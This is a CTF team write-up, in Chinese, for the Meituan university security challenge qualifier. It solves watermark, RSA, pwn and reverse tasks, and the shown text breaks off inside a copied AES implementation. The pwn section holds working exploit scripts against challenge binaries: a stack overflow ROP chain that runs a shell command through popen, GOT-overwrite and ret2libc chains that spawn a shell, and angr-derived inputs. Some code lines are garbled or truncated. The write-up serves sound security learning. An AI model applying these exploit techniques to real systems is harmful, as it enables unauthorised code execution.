• 第五届美团网络安全高校挑战赛团体初赛writeup


    一、misc

    1.题目名称:CyberSpace
    先选择最小的数使其相等,然后分成两部分依次加各部分最小的次数,不会写脚本只能手搓
    b= [32 , 38, 27 , 33 , 53 , 30 , 35 , 32 ,32 , 31 , 44 , 31 , 40 , 46 , 25 , 50 , 41 , 44 , 55] flag='' for i in range(len(b)): flag+=chr(b[i]+70) print(flag) #flag{different_xor}
    cryptostrange_rsa1将 n 也变成小数的形式, n/gift 就约等于 q**2,然后开方在附近搜索 q,之后解 RSA 即可

    2.题目名称:ezdct-svd

    开局一张图

    根据题目名ezdct-svd就可以知道是dct的频域隐写,然后hint.txt为

    1. 我们找到了用于嵌入水印的脚本文件hide.py中其中的三行(这三行并不挨着):
    2. watermark = cv2.imread('qrcode.bmp', cv2.IMREAD_GRAYSCALE).flatten() > 128
    3. block_shape = (8, 8)
    4. Sigma[0] = (Sigma[0] // 30 + 0.5 * watermark[i] + 0.25) * 30

    最后那句可以在invisible-watermark/dwtDctSvd.py at main · ShieldMnt/invisible-watermark (github.com)这找到相关源码,解量化的方法就是 int ((s[0] % scale) > scale * 0.5),思路就结束了,所以说图片先分块,然后用dct变换后再svd分解,取矩阵的最大特征值后解量化即可,据此写脚本得到

    import matplotlib.pyplot as plt

    import cv2

    import numpy as np

    def infer_dct_svd(frame):

        _block = 8

        res = []

        row, col = frame.shape

        for i in range(row//_block):

            for j in range(col//_block):

                block = np.float32(frame[i*_block : i*_block + _block,j*_block : j*_block + _block])

                _DCT = cv2.dct(block)

                u,s,v = np.linalg.svd(_DCT)

                # print(s[0])

                score = int ((s[0] % 30) > 30 * 0.5)

                res.append(score)

        return np.array(res)*255

    wm_length = 64*64

    pic = cv2.imread('embedded.bmp')

    count = 0

    R = pic[:,:,2]

    r = infer_dct_svd(R)[:64*64].reshape(64,64)

    plt.imshow(r)

    plt.show()

    其实这边有三个图层,但是一般都是先从r图层开始,这里可以很清楚的看见最上面有一长串的黑值,且长度为7,找到下一处长度为7的黑条,数了下长度为37,而37*37也正是二维码的尺寸,修改size即可得到flag二维码

    import matplotlib.pyplot as plt

    import cv2

    import numpy as np

    def infer_dct_svd(frame):

        _block = 8

        res = []

        row, col = frame.shape

        for i in range(row//_block):

            for j in range(col//_block):

                block = np.float32(frame[i*_block : i*_block + _block,j*_block : j*_block + _block])

                _DCT = cv2.dct(block)

                u,s,v = np.linalg.svd(_DCT)

                # print(s[0])

                score = int ((s[0] % 30) > 30 * 0.5)

                res.append(score)

        return np.array(res)*255

    wm_length = 64*64

    pic = cv2.imread('embedded.bmp')

    count = 0

    R = pic[:,:,2]

    r = infer_dct_svd(R)[:37*37].reshape(37,37)

    plt.imshow(r)

    plt.show()

    1. flag{4a8a4732-df32-415d-9945-d5ce0a16a0d1}

    二、crypto

    1.题目名称:strange_rsa1
    将 n 也变成小数的形式, n/gift 就约等于 q**2,然后开方在附近搜索 q,之后解 RSA 即可
    n =
    1085251670480696185881759768678465632475926812796997649358685718055379954
    6624462103913858473496818696201515406983422891322398284055862636990369785
    6981515674800664445719963249384904839446749699482532818680540192673814671
    5820329055733811884209972318421449890274001066247441467392386878183120129
    20530048166672413
    c =
    2397039756048232641854450089598256479468105533338518682968670780232292334
    5863102521635786012870368948010933275558746273559080917607938457905967618
    7771244287110980875259673479232093471909565125203508067664161083248956602
    4336466193680162788257795178456958970794396600929575831696736865051255892
    3594173887431924
    gift =
    0.98787132100571390232983890257676523085030139619192824401690536524885652
    0696332072123473648091143791837320129959007867874213673629034957871918764
    5145615363088975706222696090029443619975380433122746296316430693294386663
    4902218917872921129649895018564353897251496107245851561546885150079838465
    99924478524442938
    from Crypto.Util.number import *
    n=RealField(prec=512*2)(n)
    p1=n/gift
    print(int(p1))
    from gmpy2 import *
    p=iroot(int(p1),2)[0]
    print(p)
    p=1048129736947767868864747342626440475167260924133296899231005859892212
    0259940804922095197051670288498112926299671514217457279033970326518832408
    003060034368
    import sympy
    from Crypto.Util.number import *
    import gmpy2
    floating_rng=500000
    for i in range(p-floating_rng, p+floating_rng):
    q = divmod(n,i)
    if q[1]==0:
    print("p 等于: ",i)
    p=1048129736947767868864747342626440475167260924133296899231005859892212
    0259940804922095197051670288498112926299671514217457279033970326518832408
    003060034369
    q=n//p
    d=invert(65537,(p-1)*(q-1))
    m=pow(c,d,n)
    print(long_to_bytes(m))
    #flag{a5537b232c1ab750e0db61ec352504a301b7b212}

    三、pwn

    1.题目名称:smtp
    协议逆向,可知 sender_worker 有栈溢出
    #!/usr/bin/env python3
    from re import search
    from pwncli import *
    cli_script()
    io = gift["io"]
    elf = gift["elf"]
    libc = gift.libc
    filename = gift.filename # current filename
    is_debug = gift.debug # is debug or not
    is_remote = gift.remote # is remote or not
    gdb_pid = gift.gdb_pid # gdb pid if debug
    if gift.remote:
    libc = ELF("./libc-2.31.so")
    gift["libc"] = libc
    p = remote('127.0.0.1',9999)
    p.sendafter('220 SMTP tsmtp\n','HELOfxxk')
    p.sendafter('250 Ok\n',"MAIL FROM:cat flag >&5\x00")
    p.sendafter("250 Ok\n",b"RCPT TO:" + flat({
    0x100:
    [
    0x804d1d0,
    'a'*0xc,
    elf.plt.popen,
    'dead',
    0x804d140,
    elf.search(b'r\x00').__next__()
    ]
    },length=0x200))
    p.sendafter('250 Ok\n','DATA')
    p.sendafter(".\n",b".\r\n" + b"fxxk")
    p.interactive()
    p.close()
    2.题目名称:note
    菜单的逻辑,但是是栈溢出。 利用 magic_gadget:add [rbp-3Dh],ebx 即可。
    #!/usr/bin/env python3
    from pwncli import *
    cli_script()
    io:tube = gift["io"]
    elf:ELF = gift["elf"]
    libc:ELF = gift.libc
    filename = gift.filename # current filename
    is_debug = gift.debug # is debug or not
    is_remote = gift.remote # is remote or not
    gdb_pid = gift.gdb_pid # gdb pid if debug
    context.arch = 'amd64‘
    if gift.remote:
    libc = ELF("./libc-2.31.so")
    gift["libc"] = libc
    def cmd(idx):
    sla('leave',str(idx))
    #0 ~ 0x1ff
    def add(size,cont):
    cmd(1)
    sla('Size:',str(size))
    sla('Content:',str(cont))
    def show(idx):
    cmd(2)
    sla('Index:',str(idx))
    def edit(idx,cont):
    cmd(3)
    sla('Index:',str(idx))
    sa('Content:',(cont))
    def free(idx):
    cmd(4)
    sla('Index:',str(idx))
    gdb.attach(io,'b *0x401579')
    sleep(1)
    CurrentGadgets.set_find_area(1,0)
    edit(-4,flat({
    8:[
    CurrentGadgets.write_by_magic(elf.bss(0x100),0,u32_ex('sh')),
    CurrentGadgets.write_by_magic(elf.got.puts,libc.sym.puts,libc.sym.system),
    CurrentGadgets.pop_rdi_ret(),
    elf.bss(0x100),
    CurrentGadgets.ret(),
    elf.plt.puts
    ]
    }))
    io.interactive()
    3.题目名称:捉迷藏
    简单的利用一下 angr 就行
    import angr
    import sys
    proj = angr.Project("pwn", auto_load_libs=False)
    state = proj.factory.blank_state(addr=0x4076BD)
    simu = proj.factory.simgr(state)
    simu.explore(find=0x4079C6, avoid=0x407A43)
    if simu.found:
    print("find!")
    solution = simu.found[0]
    key = solution.posix.dumps(sys.stdin.fileno())
    print(key)
    #get :
    '<\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
    \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
    00'
    #!/usr/bin/env python3
    from pwncli import *
    cli_script()
    io = gift["io"]
    elf = gift["elf"]
    libc = gift.libc
    filename = gift.filename # current filename
    is_debug = gift.debug # is debug or not
    is_remote = gift.remote # is remote or not
    gdb_pid = gift.gdb_pid # gdb pid if debug
    sa('sbAmJLMLWm:',"a "*8)
    sa('HuEqdjYtuWo:','a'*0x33)
    #sa('tfAxpqDQuTCyJw:','a'*8)
    sa('hbsoMdIRWpYRqvfClb:','a'*0x35)
    sa('tfAxpqDQuTCyJw:','a'*0x22)
    sa('UTxqmFvmLy:','a '*3 + '9254 ' + '0 ' + 'a '*3)
    sa('LLQPyLAOGJbnm:','<\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
    0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
    x00\x00\x00\x00\x00\x00')
    sa('gRGKqIlcuj:',flat(
    {
    0xf + 8:[0x401334]
    },length=0x37
    ))
    io.interactive()

    4.题目名称:ret2libc_aarch64

    正如题目字面意思, ret2libc,不过是 aarch64
    #!/usr/bin/env python3
    from pwncli import *
    cli_script()
    io: tube = gift.io
    elf: ELF = gift.elf
    libc: ELF = gift.libc
    def leak(addr: int):
    sla(">", "1")
    sa("sensible>>\n", p64_ex(addr))
    return rl()
    def pwn(data):
    sla(">", "2")
    sla("sensible>>\n", data)
    msg = leak(elf.got.read)
    read_addr = (0x4000 << 24) + u64_ex(msg[:-1])
    log_address("read_addr", read_addr)
    lb = read_addr - 0x00000000000c3b40
    # 0x00128e80 binsh
    # 0x0000000000063e5c: ldr x0, [sp, #0x18]; ldp x29, x30, [sp], #0x20; ret;
    # 0000000000040578 system
    log_address("target gadget", lb + 0x63e5c)
    data = flat({
    136: [
    lb + 0x63e5c,
    [lb + 0x000000000040578] * 5,
    lb + 0x00128e80,
    [lb + 0x000000000040578] * 5
    ]
    })
    pwn(data)
    ia()
    三、reverse
    1.题目名称:small
    以二进制文件形式,在 ida 中打开
    在适当的地址处,按 c 转成汇编代码,分析出是 TEA 加密, delta 和密钥均已知
    在字符串”good”后找到密文
    解密 TEA 即可得到 flag
    #include
    #include //加密函数
    void encrypt(unsigned int num_rounds, uint32_t* v, uint32_t* k) {
    uint32_t v0 = v[0], v1 = v[1], sum = 0, i;
    uint32_t delta = 0x67452301;
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (i = 0; i < num_rounds; i++) {
    sum += delta;
    v0 += ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
    v1 += ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
    }
    v[0] = v0; v[1] = v1;
    }
    //解密函数
    void decrypt(unsigned int num_rounds, uint32_t* v, uint32_t* k) {
    uint32_t v0 = v[0], v1 = v[1], i;
    uint32_t delta = 0x67452301,sum = delta*num_rounds;
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (i = 0; i
    v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
    v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
    sum -= delta;
    }
    v[0] = v0; v[1] = v1;
    }
    //打印数据 hex_or_chr: 1-hex 0-chr
    void dump_data(uint32_t * v,int n,bool hex_or_chr)
    {
    if(hex_or_chr)
    {
    for(int i=0;i
    {
    printf("0x%x,",v[i]);
    }
    }
    else
    {
    for (int i = 0; i < n; i++)
    {
    for (int j = 0; j < sizeof(uint32_t)/sizeof(uint8_t); j++)
    {
    printf("%c", (v[i] >> (j * 8)) & 0xFF);
    }
    }
    }
    printf("\n");
    return;
    }
    int main()
    {
    // v 为要加解密的数据
    uint32_t v[] =
    { 0xde087143,0xc4f91bd2,0xdaf6dadc,0x6d9ed54c,0x75eb4ee7,0x5d1ddc04,0x511b0fd9,0
    x51dc88fb };
    // k 为加解密密钥, 4 个 32 位无符号整数,密钥长度为 128 位
    uint32_t k[4] = { 0x01,0x23,0x45,0x67 };
    // num_rounds,建议取值为 32
    unsigned int r = 35;
    int n = sizeof(v) / sizeof(uint32_t);
    /*
    printf("加密前明文数据: ");
    dump_data(v,n,1);
    for(int i=0;i
    {
    encrypt(r,&v[i*2], k);
    }
    printf("加密后密文数据: ");
    dump_data(v,n,1);
    */
    for(int i=0;i
    {
    decrypt(r,&v[i*2], k);
    }
    printf("解密后明文数据: ");
    dump_data(v,n,1);
    printf("解密后明文字符: ");
    dump_data(v,n,0);
    return 0;
    }
    // flag{327a6c4304ad5938eaf0efb6cc3e53dc}
    2.题目名称:static
    aes.c:
    #include
    #include
    #include
    #include
    #include
    void hexdump(void *pdata, int size) {
      const uint8_t *p = (const uint8_t *)pdata;
      int count = size / 16;
      int rem = size % 16;
      for (int r = 0; r <= count; r++) {
        int k = (r == count) ? rem : 16;
        if (r)
          printf("\n");
        for (int i = 0; i < 16; i++) {
          if (i < k)
            printf("%02X ", p[i]);
          else
            printf("   ");
        }
        printf(" ");
        for (int i = 0; i < k; i++) {
          printf("%c", isprint(p[i]) ? p[i] : '.');
        }
        p += 0x10;
      }
      printf("\n");
    }
    /*
    This is an implementation of the AES algorithm, specifically ECB, CTR and CBC
    mode. Block size can be chosen in aes.h - available choices are AES128, AES192,
    AES256.
    The implementation is verified against the test vectors in:
      National Institute of Standards and Technology Special Publication 800-38A
    2001 ED
    ECB-AES128
    ----------
      plain-text:
        6bc1bee22e409f96e93d7e117393172a
        ae2d8a571e03ac9c9eb76fac45af8e51
        30c81c46a35ce411e5fbc1191a0a52ef
        f69f2445df4f9b17ad2b417be66c3710
      key:
        2b7e151628aed2a6abf7158809cf4f3c
      resulting cipher
        3ad77bb40d7a3660a89ecaf32466ef97
        f5d3d58503b9699de785895a96fdbaaf
        43b1cd7f598ece23881b00e3ed030688
        7b0c785e27e8ad3f8223207104725dd4
    NOTE:   String length must be evenly divisible by 16byte (str_len % 16 == 0)
            You should pad the end of the string with zeros if this is not the case.
            For AES192/256 the key size is proportionally larger.
    */
    /*****************************************************************************/
    /* Includes:                                                                 */
    /*****************************************************************************/
    #include "aes.h"
    #include // CBC mode, for memset
    /*****************************************************************************/
    /* Defines:                                                                  */
    /*****************************************************************************/
    // The number of columns comprising a state in AES. This is a constant in AES.
    // Value=4
    #define Nb 4
    #if defined(AES256) && (AES256 == 1)
    #define Nk 8
    #define Nr 14
    #elif defined(AES192) && (AES192 == 1)
    #define Nk 6
    #define Nr 12
    #else
    #define Nk 4  // The number of 32 bit words in a key.
    #define Nr 10 // The number of rounds in AES Cipher.
    #endif
    // jcallan@github points out that declaring Multiply as a function
    // reduces code size considerably with the Keil ARM compiler.
    // See this link for more information:
    // https://github.com/kokke/tiny-AES-C/pull/3
    #ifndef MULTIPLY_AS_A_FUNCTION
    #define MULTIPLY_AS_A_FUNCTION 0
    #endif
    /*****************************************************************************/
    /* Private variables:                                                        */
    /*****************************************************************************/
    // state - array holding the intermediate results during decryption.
    typedef uint8_t state_t[4][4];
    // The lookup-tables are marked const so they can be placed in read-only storage
    // instead of RAM The numbers below can be computed dynamically trading ROM for
    // RAM - This can be useful in (embedded) bootloader applications, where ROM is
    // often limited.
    static const uint8_t sbox[256] = {
        // 0     1    2      3     4    5     6     7      8    9     A      B    C
        // D     E     F
        0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b,
        0xfe, 0xd7, 0xab, 0x76, 0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0,
        0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0, 0xb7, 0xfd, 0x93, 0x26,
        0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
        0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2,
        0xeb, 0x27, 0xb2, 0x75, 0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0,
        0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84, 0x53, 0xd1, 0x00, 0xed,
        0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
        0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f,
        0x50, 0x3c, 0x9f, 0xa8, 0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5,
        0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2, 0xcd, 0x0c, 0x13, 0xec,
        0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
        0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14,
        0xde, 0x5e, 0x0b, 0xdb, 0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c,
        0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79, 0xe7, 0xc8, 0x37, 0x6d,
        0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
        0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f,
        0x4b, 0xbd, 0x8b, 0x8a, 0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e,
        0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e, 0xe1, 0xf8, 0x98, 0x11,
        0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
        0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f,
        0xb0, 0x54, 0xbb, 0x16};
    #if (defined(CBC) && CBC == 1) || (defined(ECB) && ECB == 1)
    static const uint8_t rsbox[256] = {
        0x52, 0x09, 0x6a, 0xd5, 0x30, 0x36, 0xa5, 0x38, 0xbf, 0x40, 0xa3, 0x9e,
        0x81, 0xf3, 0xd7, 0xfb, 0x7c, 0xe3, 0x39, 0x82, 0x9b, 0x2f, 0xff, 0x87,
        0x34, 0x8e, 0x43, 0x44, 0xc4, 0xde, 0xe9, 0xcb, 0x54, 0x7b, 0x94, 0x32,
        0xa6, 0xc2, 0x23, 0x3d, 0xee, 0x4c, 0x95, 0x0b, 0x42, 0xfa, 0xc3, 0x4e,
        0x08, 0x2e, 0xa1, 0x66, 0x28, 0xd9, 0x24, 0xb2, 0x76, 0x5b, 0xa2, 0x49,
        0x6d, 0x8b, 0xd1, 0x25, 0x72, 0xf8, 0xf6, 0x64, 0x86, 0x68, 0x98, 0x16,
        0xd4, 0xa4, 0x5c, 0xcc, 0x5d, 0x65, 0xb6, 0x92, 0x6c, 0x70, 0x48, 0x50,
        0xfd, 0xed, 0xb9, 0xda, 0x5e, 0x15, 0x46, 0x57, 0xa7, 0x8d, 0x9d, 0x84,
        0x90, 0xd8, 0xab, 0x00, 0x8c, 0xbc, 0xd3, 0x0a, 0xf7, 0xe4, 0x58, 0x05,
        0xb8, 0xb3, 0x45, 0x06, 0xd0, 0x2c, 0x1e, 0x8f, 0xca, 0x3f, 0x0f, 0x02,
        0xc1, 0xaf, 0xbd, 0x03, 0x01, 0x13, 0x8a, 0x6b, 0x3a, 0x91, 0x11, 0x41,
        0x4f, 0x67, 0xdc, 0xea, 0x97, 0xf2, 0xcf, 0xce, 0xf0, 0xb4, 0xe6, 0x73,
        0x96, 0xac, 0x74, 0x22, 0xe7, 0xad, 0x35, 0x85, 0xe2, 0xf9, 0x37, 0xe8,
        0x1c, 0x75, 0xdf, 0x6e, 0x47, 0xf1, 0x1a, 0x71, 0x1d, 0x29, 0xc5, 0x89,
        0x6f, 0xb7, 0x62, 0x0e, 0xaa, 0x18, 0xbe, 0x1b, 0xfc, 0x56, 0x3e, 0x4b,
        0xc6, 0xd2, 0x79, 0x20, 0x9a, 0xdb, 0xc0, 0xfe, 0x78, 0xcd, 0x5a, 0xf4,
        0x1f, 0xdd, 0xa8, 0x33, 0x88, 0x07, 0xc7, 0x31, 0xb1, 0x12, 0x10, 0x59,
        0x27, 0x80, 0xec, 0x5f, 0x60, 0x51, 0x7f, 0xa9, 0x19, 0xb5, 0x4a, 0x0d,
        0x2d, 0xe5, 0x7a, 0x9f, 0x93, 0xc9, 0x9c, 0xef, 0xa0, 0xe0, 0x3b, 0x4d,
        0xae, 0x2a, 0xf5, 0xb0, 0xc8, 0xeb, 0xbb, 0x3c, 0x83, 0x53, 0x99, 0x61,
        0x17, 0x2b, 0x04, 0x7e, 0xba, 0x77, 0xd6, 0x26, 0xe1, 0x69, 0x14, 0x63,
        0x55, 0x21, 0x0c, 0x7d};
    #endif
    // The round constant word array, Rcon[i], contains the values given by
    // x to the power (i-1) being powers of x (x is denoted as {02}) in the field
    // GF(2^8)
    static const uint8_t Rcon[11] = {0x8d, 0x01, 0x02, 0x04, 0x08, 0x10,
                                     0x20, 0x40, 0x80, 0x1b, 0x36};
    /*
     * Jordan Goulder points out in PR #12
     * (https://github.com/kokke/tiny-AES-C/pull/12), that you can remove most of
     * the elements in the Rcon array, because they are unused.
     *
     * From Wikipedia's article on the Rijndael key schedule @
     * https://en.wikipedia.org/wiki/Rijndael_key_schedule#Rcon
     *
     * "Only the first some of these constants are actually used – up to rcon[10]
     * for AES-128 (as 11 round keys are needed), up to rcon[8] for AES-192, up to
     * rcon[7] for AES-256. rcon[0] is not used in AES algorithm."
     */
    /*****************************************************************************/
    /* Private functions:                                                        */
    /*****************************************************************************/
    /*
    static uint8_t getSBoxValue(uint8_t num)
    {
      return sbox[num];
    }
    */
    #define getSBoxValue(num) (sbox[(num)])
    // This function produces Nb(Nr+1) round keys. The round keys are used in each
    // round to decrypt the states.
    static void KeyExpansion(uint8_t *RoundKey, const uint8_t *Key) {
      unsigned i, j, k;
      uint8_t tempa[4]; // Used for the column/row operations
      // The first round key is the key itself.
      for (i = 0; i < Nk; ++i) {
        RoundKey[(i * 4) + 0] = Key[(i * 4) + 0];
        RoundKey[(i * 4) + 1] = Key[(i * 4) + 1];
        RoundKey[(i * 4) + 2] = Key[(i * 4) + 2];
        RoundKey[(i * 4) + 3] = Key[(i * 4) + 3];
      }
      // All other round keys are found from the previous round keys.
      for (i = Nk; i < Nb * (Nr + 1); ++i) {
        {
          k = (i - 1) * 4;
          tempa[0] = RoundKey[k + 0];
          tempa[1] = RoundKey[k + 1];
          tempa[2] = RoundKey[k + 2];
          tempa[3] = RoundKey[k + 3];
        }
        if (i % Nk == 0) {
          // This function shifts the 4 bytes in a word to the left once.
          // [a0,a1,a2,a3] becomes [a1,a2,a3,a0]
          // Function RotWord()
          {
            const uint8_t u8tmp = tempa[0];
            tempa[0] = tempa[1];
            tempa[1] = tempa[2];
            tempa[2] = tempa[3];
            tempa[3] = u8tmp;
          }
          // SubWord() is a function that takes a four-byte input word and
          // applies the S-box to each of the four bytes to produce an output word.
          // Function Subword()
          {
            tempa[0] = getSBoxValue(tempa[0]);
            tempa[1] = getSBoxValue(tempa[1]);
            tempa[2] = getSBoxValue(tempa[2]);
            tempa[3] = getSBoxValue(tempa[3]);
          }
          tempa[0] = tempa[0] ^ Rcon[i / Nk];
        }
    #if defined(AES256) && (AES256 == 1)
        if (i % Nk == 4) {
          // Function Subword()
          {
            tempa[0] = getSBoxValue(tempa[0]);
            tempa[1] = getSBoxValue(tempa[1]);
            tempa[2] = getSBoxValue(tempa[2]);
            tempa[3] = getSBoxValue(tempa[3]);
          }
        }
    #endif
        j = i * 4;
        k = (i - Nk) * 4;
        RoundKey[j + 0] = RoundKey[k + 0] ^ tempa[0];
        RoundKey[j + 1] = RoundKey[k + 1] ^ tempa[1];
        RoundKey[j + 2] = RoundKey[k + 2] ^ tempa[2];
        RoundKey[j + 3] = RoundKey[k + 3] ^ tempa[3];
      }
    }
    void AES_init_ctx(struct AES_ctx *ctx, const uint8_t *key) {
      KeyExpansion(ctx->RoundKey, key);
    }
    #if (defined(CBC) && (CBC == 1)) || (defined(CTR) && (CTR == 1))
    void AES_init_ctx_iv(struct AES_ctx *ctx, const uint8_t *key,
                         const uint8_t *iv) {
      KeyExpansion(ctx->RoundKey, key);
      memcpy(ctx->Iv, iv, AES_BLOCKLEN);
    }
    void AES_ctx_set_iv(struct AES_ctx *ctx, const uint8_t *iv) {
      memcpy(ctx->Iv, iv, AES_BLOCKLEN);
    }
    #endif
    // This function adds the round key to state.
    // The round key is added to the state by an XOR function.
    static void AddRoundKey(uint8_t round, state_t *state,
                            const uint8_t *RoundKey) {
      uint8_t i, j;
      for (i = 0; i < 4; ++i) {
        for (j = 0; j < 4; ++j) {
          (*state)[i][j] ^= RoundKey[(round * Nb * 4) + (i * Nb) + j];
        }
      }
    }
    // The SubBytes Function Substitutes the values in the
    // state matrix with values in an S-box.
    static void SubBytes(state_t *state) {
      uint8_t i, j;
      for (i = 0; i < 4; ++i) {
        for (j = 0; j < 4; ++j) {
          (*state)[j][i] = getSBoxValue((*state)[j][i]);
        }
      }
    }
    // The ShiftRows() function shifts the rows in the state to the left.
    // Each row is shifted with different offset.
    // Offset = Row number. So the first row is not shifted.
    static void ShiftRows(state_t *state) {
      uint8_t temp;
      // Rotate first row 1 columns to left
      temp = (*state)[0][1];
      (*state)[0][1] = (*state)[1][1];
      (*state)[1][1] = (*state)[2][1];
      (*state)[2][1] = (*state)[3][1];
      (*state)[3][1] = temp;
      // Rotate second row 2 columns to left
      temp = (*state)[0][2];
      (*state)[0][2] = (*state)[2][2];
      (*state)[2][2] = temp;
      temp = (*state)[1][2];
      (*state)[1][2] = (*state)[3][2];
      (*state)[3][2] = temp;
      // Rotate third row 3 columns to left
      temp = (*state)[0][3];
      (*state)[0][3] = (*state)[3][3];
      (*state)[3][3] = (*state)[2][3];
      (*state)[2][3] = (*state)[1][3];
      (*state)[1][3] = temp;
    }
    static uint8_t xtime(uint8_t x) { return ((x << 1) ^ (((x >> 7) & 1) * 0x1b)); }
    // MixColumns function mixes the columns of the state matrix
    static void MixColumns(state_t *state) {
      uint8_t i;
      uint8_t Tmp, Tm, t;
      for (i = 0; i < 4; ++i) {
        t = (*state)[i][0];
        Tmp = (*state)[i][0] ^ (*state)[i][1] ^ (*state)[i][2] ^ (*state)[i][3];
        Tm = (*state)[i][0] ^ (*state)[i][1];
        Tm = xtime(Tm);
        (*state)[i][0] ^= Tm ^ Tmp;
        Tm = (*state)[i][1] ^ (*state)[i][2];
        Tm = xtime(Tm);
        (*state)[i][1] ^= Tm ^ Tmp;
        Tm = (*state)[i][2] ^ (*state)[i][3];
        Tm = xtime(Tm);
        (*state)[i][2] ^= Tm ^ Tmp;
        Tm = (*state)[i][3] ^ t;
        Tm = xtime(Tm);
        (*state)[i][3] ^= Tm ^ Tmp;
      }
    }
    // Multiply is used to multiply numbers in the field GF(2^8)
    // Note: The last call to xtime() is unneeded, but often ends up generating a
    // smaller binary
    //       The compiler seems to be able to vectorize the operation better this
    //       way. See https://github.com/kokke/tiny-AES-c/pull/34
    #if MULTIPLY_AS_A_FUNCTION
    static uint8_t Multiply(uint8_t x, uint8_t y) {
      return (((y & 1) * x) ^ ((y >> 1 & 1) * xtime(x)) ^
              ((y >> 2 & 1) * xtime(xtime(x))) ^
              ((y >> 3 & 1) * xtime(xtime(xtime(x)))) ^
              ((y >> 4 & 1) *
               xtime(xtime(xtime(
                   xtime(x)))))); /* this last call to xtime() can be omitted */
    }
    #else
    #define Multiply(x, y)                                                         \
      (((y & 1) * x) ^ ((y >> 1 & 1) * xtime(x)) ^                                 \
       ((y >> 2 & 1) * xtime(xtime(x))) ^                                          \
       ((y >> 3 & 1) * xtime(xtime(xtime(x)))) ^                                   \
       ((y >> 4 & 1) * xtime(xtime(xtime(xtime(x))))))
    #endif
    #if (defined(CBC) && CBC == 1) || (defined(ECB) && ECB == 1)
    /*
    static uint8_t getSBoxInvert(uint8_t num)
    {
      return rsbox[num];
    }
    */
    #define getSBoxInvert(num) (rsbox[(num)])
    // MixColumns function mixes the columns of the state matrix.
    // The method used to multiply may be difficult to understand for the
    // inexperienced. Please use the references to gain more information.
    static void InvMixColumns(state_t *state) {
      int i;
      uint8_t a, b, c, d;
      for (i = 0; i < 4; ++i) {
        a = (*state)[i][0];
        b = (*state)[i][1];
        c = (*state)[i][2];
        d = (*state)[i][3];
        (*state)[i][0] = Multiply(a, 0x0e) ^ Multiply(b, 0x0b) ^ Multiply(c, 0x0d) ^
                         Multiply(d, 0x09);
        (*state)[i][1] = Multiply(a, 0x09) ^ Multiply(b, 0x0e) ^ Multiply(c, 0x0b) ^
                         Multiply(d, 0x0d);
        (*state)[i][2] = Multiply(a, 0x0d) ^ Multiply(b, 0x09) ^ Multiply(c, 0x0e) ^
                         Multiply(d, 0x0b);
        (*state)[i][3] = Multiply(a, 0x0b) ^ Multiply(b, 0x0d) ^ Multiply(c, 0x09) ^
                         Multiply(d, 0x0e);
      }
    }
    // The SubBytes Function Substitutes the values in the
    // state matrix with values in an S-box.
    static void InvSubBytes(state_t *state) {
      uint8_t i, j;
      for (i = 0; i < 4; ++i) {
        for (j = 0; j < 4; ++j) {
          (*state)[j][i] = getSBoxInvert((*state)[j][i]);
        }
      }
    }
    static void InvShiftRows(state_t *state) {
      uint8_t temp;
      // Rotate first row 1 columns to right
      temp = (*state)[3][1];
      (*state)[3][1] = (*state)[2][1];
      (*state)[2][1] = (*state)[1][1];
      (*state)[1][1] = (*state)[0][1];
      (*state)[0][1] = temp;
      // Rotate second row 2 columns to right
      temp = (*state)[0][2];
      (*state)[0][2] = (*state)[2][2];
      (*state)[2][2] = temp;
      temp = (*state)[1][2];
      (*state)[1][2] = (*state)[3][2];
      (*state)[3][2] = temp;
      // Rotate third row 3 columns to right
      temp = (*state)[0][3];
      (*state)[0][3] = (*state)[1][3];
